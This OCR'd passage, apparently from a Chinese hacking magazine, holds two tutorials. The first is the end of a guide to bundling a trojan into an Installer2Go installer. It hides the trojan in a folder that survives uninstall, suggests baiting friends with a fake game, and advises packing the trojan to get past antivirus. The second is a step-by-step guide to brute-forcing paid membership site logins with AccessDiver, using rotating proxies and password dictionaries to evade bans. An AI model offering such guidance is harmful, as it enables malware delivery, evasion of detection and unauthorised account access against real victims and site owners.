


图 7

这个标签的左半部分列出了常用的文件夹。如我的文档（My Documents）、桌面（Desktop）等。当然，我们需要的不是这些。首先，右键Windows文件夹，选“New Folder”新建文件夹，然后输入文件夹名：HTML，接着右键HTML，选“Insert File(s)”，跳出文件选择对话框，选择所需要的木马文件。然后在application上右键选“Insert Folder”插入普通程序的文件夹（如图8）。这样，文件设置就完成了。




图 8

该程序除了这一个可以设置成启动功能的方法外，还有其它方法。如Files标签中的“启动项”文件夹（StartUp），（傻瓜才会用）、Registry注册表标签中导如RUN项、Services服务标签中设置为服务。但前两者不够隐蔽（现在监视注册表的程序可不少哦），而设置为服务很难设置成功。所以相比之下，还是使用HTML更可靠一点。

其它标签内容：Shortcuts标签为设置快捷方式所在位置；Dialogs/Screens标签为设置安装时对话框模式。其余标签都不重要了。（众人道：是你小子不懂吧！）

最后一个标签为导出制作的安装程序。在Output Folder中输入导出路径，下面是设置导出文件名和文件类型（有EXE和MSI两种类型，我个人认为EXE比较好用）。确定全部完成后，点击“Build”，跳出一个保存设置对话框，随便选个位置点保存，接着就开始制作安装程序了。时间只需要几秒。（注意：此处保存的文件为Installer2Go设置文件，与我们生成的setup文件不一样。）

最后还要告诉各位：这种方法还有一点好处是，就算对方卸载了你发去的游戏，但HTML中的文件不会被删除。即使是用WINDOWS优化大师的智能卸载功能也查不出HTML中的文件。这可真是达到绝对隐蔽的程度！

好了，大家可以发挥自己的口才，比如什么“我发现了一个新游戏，你玩不玩”等等，把这个安装程序发给对方（开玩笑的，呵呵~~）。在这里要提醒一下，你所选用的木马必须是经过加壳处理或捆绑后的，不然安装时仍会被杀毒软件发现。大家也可以根据这个程序的特点想出其它方法。欢迎指教。

四、归鞘

虽说大家又学会了一招隐蔽木马的方法，但我希望各位还是不要用它来害人，尤其是对自己的朋友。黑客技术作为一门技术，我们应该好好利用它，用它来提高我们电脑的安全性能，而并非纯粹的进攻。对于本文，还希望高手能给予更详细的指点。

（文章的相关工具：Installer2Go光盘中有收录。）

利用AccessDiver破解收费网站会员

zhangyiqun[A.s.G]

AccessDiver是个什么东东

AccessDiver（下文简称AD）是一个网站安全检测软件，作者是jean。同时它也是目前最好的破解工具之一。暴力破解是AD最基本的功能，其工作原理是使用大量代理，对已有的用户名+密码组合进行逐个尝试，从中找到有效的组合。用AD进行密码验证是一件繁琐费时的工作，想要找到可用密码是非常困难的，而且经常会找到假密码（实际上不能用）。对于一些用户较少、密码格式特殊或系统较完善的网站，很可能跑几十万的字典也一无所获。如果有幸跑出一些管用的密码，绝对可以这么比喻：瞎猫撞上死耗子。当然，如果你能找到网站的密码文件，那就不是瞎猫撞上死耗子了，很可能获得一大批有效密码。

因此，没有耐心的朋友就不要尝试了。省得劳神费力一无所获，惹得心烦。不过，如果尝试获得成功，那可是一件令人兴奋的事情。你可以进入喜欢的网站，也可以把成果拿出来和大家共享。这也许是破解人得到的最大乐趣了。

AccessDiver的基本设置




图 1

点击settings主页卡，在access分页卡里按照图1所示，将analysis accuracy框中的两项勾选。在stop a securitytest after框中，可以选择跑出几个密码就收手，当然你也可以勾选never stop - continue untill the end，一直跑完整个字典。

破解流程第一步——导入代理

点击proxy主页卡，在my list分页卡里先勾上use web proxies，其他选项就会显示，如图2所示。勾选rotate proxies logins before swapping并将其中的数字改为1，意思是每个代理只验证一组密码就切换到另外一个代理，这个数字一般不宜过大，通常为1－3。




图 2

在proxy skipping框中勾选1－3项，change proxies on errors (4xx/5xx), change Proxies on fake replies, change proxies on redirections。

在proxy error handling框中，勾选第一项don't use the proxy after it has been skipped。

在reactivation（used when no more proxy available）下拉框中，可以空着不选或者选择don't reactivate proxies (=stop process)。

点击右边竖排第二个文件夹按钮，在弹出的对话框里找到并导入你的代理列表文件（txt文件），然后点击右边竖排第一个按钮，勾选全部代理（不勾的代理将不会使用）。最后不要忘了随便点击列表中的一个代理，使之显示在上面的代理框内，它将做为起始代理。大量的代理是必不可少的。因为在反复尝试的过程中网站会封掉被判定为hack手法登录的IP，所以必须有足够的代理，才能保证破解继续下去。另外，无效的代理不但会加重程序负担，还会威胁你的安全。因此，在开始破解之前，代理分析是必不可少的步骤！

破解流程第二步——导入密码字典（图3）

点击dictionary主页卡，在currently used分页卡里，点击load a combo file大按钮，在弹出的对话框里找到并导入你的密码字典（txt文件），用户名和密码会显示在相应的文本框里。




图 3

密码字典是破解成功的关键。平时多留心，将看到的密码（不管有效无效）收集起来，就可以建立自己的密码字典。如果嫌麻烦，可以去一些提供密码字典的网站，找现成的字典拿来用。

破解流程第三步——复制网站入口地址（图4）

进入要破解的网站，找到入口地址。将入口地址复制粘贴到AD上方的server后面的浅绿色地址框内。




图 4

注意：是点击后有弹出式密码输入框的那种入口！关于非弹出式入口的破解方法。将在其它教程中讨论。

破解流程第四步——开始破解（图5）




图 5

准备工作已经完成，现在可以点击界面左上方有黄色标记的standard大按钮，如果设置无误，就会开始进行密码验证。如果没有反应或者返回一个代理错误提示，说明你设置的起始代理有问题，更换一个起始代理重新尝试。

如果验证开始运行，这时会出现一个新的主页卡progression。勾选中间的Don't hide this section after a test completion，这

样，当测试结束后，这个progression页卡还会存在，供你分析使用。

在破解过程中可以随时调整地址框下面的test speed拖放条，增加线程数bots可以加快验证速度。但是容易被对方识别而返回假密码或者大量fakes。

耐心等待，如果有结果，软件会有声音提示，并且测试出的可用密码会显示在下面的黄色框内。全部测试完成，结果会自动保存。在验证过程中随时可以点击左上方的stop大按钮终止。

注意到右边的那个pause按钮了么？它的作用是暂停验证。可能会有这样的情况，在验证过程中点击stop按钮时，还有许多线程正在进行，强行终止容易导致内存模块错误，使已有的结果不能正常自动保存。如果经常发生这样的事情，那么就不要直接点击stop按钮，先点击pause按钮暂停，稍待片刻，等正在进行的线程结束后再点击stop按钮，然后回到pause按钮（这时应该变成continue），点击它，就不会出现内存模块错误了。在pause按钮上方还有两个反向箭头按钮。一般情况下AD会记录你的进程，下次验证时会接着上次的进度。如果AD没有保存上次的进度，而是从头开始，可以点击前进箭头，跳过上次已经完成的部分。

破解过程的观察（图6）

在图6的界面中，中间和左下的黑色框内显示的是返回的各种信息。




图6

点击Redirs分页卡，在中间黄色框内显示的是一些fakes和redirected信息。特别要注意那些显示为goes to:http://...的重定向信息！要学会分析AD的各种返回信息，这样才能针对不同的目标和结果，对AD的设置进行相应的修改。如此才能获得更好的破解效果。

保存结果（图7）

等验证完毕，找到的密码会显示在history页卡的weak logins found分页卡里，可以导出为txt文件保存，也可以点击右边的眼睛按钮直接启动浏览器进行连接。




图7

在这里可以对保存的旧密码进行重新验证。选中需要验证的密码（可以是一个或者多个），点击左上方黑色内有数字的方框后面第一个黄色按钮，AD会自动验证。如果密码前面的电脑小图标变成“×”，说明密码已经失效。注意！这种验证可能会使用获得密码时使用的代理，如果代理失效，验证的结果也会是“×”，而密码未必失效，可以点击眼睛按钮启动浏览器尝试，以最终确定密码是否真的失效。

当然，我们也可以在这里提取文件中的密码，不过只能是那种“密码＋网址”形式保存的文件。点击左下方那个打开按钮导入你的文件，选择全部，鼠标右键菜单export→logins only to a file（shift+F6键），就可以将其中的密码提取出来。这里还有一项功能，如果跑出有效的密码，我们可以用这组密码对目标进行exploit扫描。方法是点击底下那个闪电形状按钮（鼠标左键和右键点击的扫描功能不同）。

好了，由于篇幅限制，文章就写到这里了。如前所述，破解是一件需要耐心和不懈努力的艰苦工作，希望读者朋友们看了这篇文章有所裨益！

（文章相关工具：AccessDiver光盘中有收录。）

菜鸟黑站最新工具

